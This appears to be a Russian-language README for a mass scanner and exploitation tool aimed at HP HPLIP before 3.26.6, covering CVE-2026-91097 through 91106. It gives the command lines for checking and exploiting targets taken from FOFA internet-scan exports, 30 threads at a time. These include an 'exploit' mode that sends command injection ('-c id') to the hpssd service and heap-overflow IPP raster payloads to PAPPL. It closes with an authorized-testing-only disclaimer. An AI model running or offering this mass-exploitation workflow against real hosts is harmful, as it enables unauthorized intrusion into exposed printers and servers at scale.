

Массовая проверка/исследование эксплойта для HP HPLIP CVE-2026-91097–91106 (<3.26.6), IPP-пробы PAPPL :8000 + шаблоны hpssd

Массовый драйвер для проверки и исследования эксплуатации HP HPLIP < 3.26.6 — CVE-2026-91097 по CVE-2026-91106.
| CVE | CVSS 4 | CWE | Удалённо |
|---|---|---|---|
| CVE-2026-91097 | 7.0 | CWE-787 | да (UI) |
| CVE-2026-91098 | 8.6 | CWE-122 | да (UI) |
| CVE-2026-91099 | 5.1 | CWE-61 | локально |
| CVE-2026-91100 | 6.8 | CWE-78 | локально |
| CVE-2026-91102 | 8.4 | CWE-78 | локально |
| CVE-2026-91101 | 5.1 | CWE-129 | физически |
| CVE-2026-91103 | 5.1 | CWE-191 | физически |
| CVE-2026-91104 | 9.3 | CWE-122 | да |
| CVE-2026-91105 | 8.6 | CWE-122 | да (UI) |
| CVE-2026-91106 | 9.3 | CWE-122 | да |
Исправлено: HPLIP 3.26.6+
| Поверхность | Обнаружение | Заметки по эксплуатации |
|---|---|---|
hpssd :2207 | TCP + XML-проба | шаблон инъекции команд -c id (в стиле legacy hpssd) |
CUPS/IPP :631 | HTTP-проба | Каталог / фингерпринт |
HPLIP Printer Application :8000+ | HTTP PAPPL UI + строка версии | IPP Print-Job + исследование PWG raster (ZDI-26-656 / PAPPL < 1.4.12) — не вывод shell через HTTP |
Совпадения FOFA body="hplip" часто относятся к :8000 PAPPL, а не к :2207. Используйте host:port в списках целей.
--flow)
pip install -r requirements.txtpip install -r requirements.txt
# Single target (default ports 631, 2207, 9100 if no port given)
python poc.py -u 192.0.2.10 --mode check
# FOFA port (recommended)
python poc.py -u 192.0.2.10:8000 --mode check --flow
# Mass — all 10 CVEs
python poc.py --list targets.example.txt --mode check -j 30 -q --flow
# Critical network heap CVEs only
python poc.py --list list_hplip_printer.txt --mode check --cve CVE-2026-91104,CVE-2026-91106
# Exploit research (PAPPL on :8000 → IPP raster; -c id only meaningful on hpssd:2207)
python poc.py -u 192.0.2.10:8000 --mode exploit --cve CVE-2026-91106
python poc.py -u 192.0.2.10:2207 --mode exploit --cve CVE-2026-91100 -c id
# Save export as fofa_csv_1049.csv (or pass -i)
python fofa_to_list.py
# list.txt (all) + list_hplip_printer.txt (title hint = HPLIP Printer Application)
python poc.py --list list_hplip_printer.txt --mode check -j 30 --flow
192.0.2.10:8000
192.0.2.11:2207
192.0.2.12|CVE-2026-91106
Строки с |CVE… используют часть до | как хост (необязательная подсказка CVE для вывода совпадений).
| Опция | Описание |
|---|---|
-u / --url | Хост, host:port или http://host:port |
--list | Одна цель на строку |
--mode | check или exploit |
--cve | all или CVE id через запятую |
-c / --command | Shell-команда (только для попыток инъекции команд hpssd) |
--heap-size | Размер сырой TCP heap-пробы (по умолчанию 8192) |
--threads, -j | Массовая параллельность (по умолчанию 20) |
--timeout | Таймаут на цель в секундах (по умолчанию 8) |
--flow, -f | Одна строка результата на цель |
--output | JSONL (по умолчанию massexploit_results.jsonl) |
--vuln-list | hits.txt (check) или exploited.txt (exploit) |
| Файл | Содержимое |
|---|---|
massexploit_results.jsonl | Полный JSON по каждому хосту |
hits.txt | Кандидаты (host|cve,…) |
status при проверке| Статус | Значение |
|---|---|
hplip_surface_candidate | Открытый порт + сопоставление версии/CVE |
network_surface_version_unknown | TCP открыт, вероятно HPLIP/PAPPL, версия не прочитана |
no_open_ports | Ничего не доступно на сканируемых портах |
patched_version | Версия HPLIP ≥ 3.26.6 |
| Статус | Значение |
|---|---|
pappl_raster_sent_no_shell_output | IPP/raster отправлен на порт PAPPL; нет id в HTTP (класс heap RCE) |
exploit_attempted_no_confirm | Попытка выполнена, подтверждения нет |
exploited | Только если ответ соответствует эвристикам инъекции команд (редко) |
.
├── poc.py
├── cve_catalog.py
├── hplip_probes.py
├── hplip_exploit.py
├── pappl_ipp.py
├── pappl_raster.py
├── fofa_to_list.py
├── image.png
├── targets.example.txt
├── requirements.txt
├── README.md
├── LICENSE
└── .gitignore
--cve all, но не эксплуатируются удалённо в масштабе.Только для авторизованного тестирования безопасности. Вы несёте ответственность за соблюдение применимых законов и правил программ.
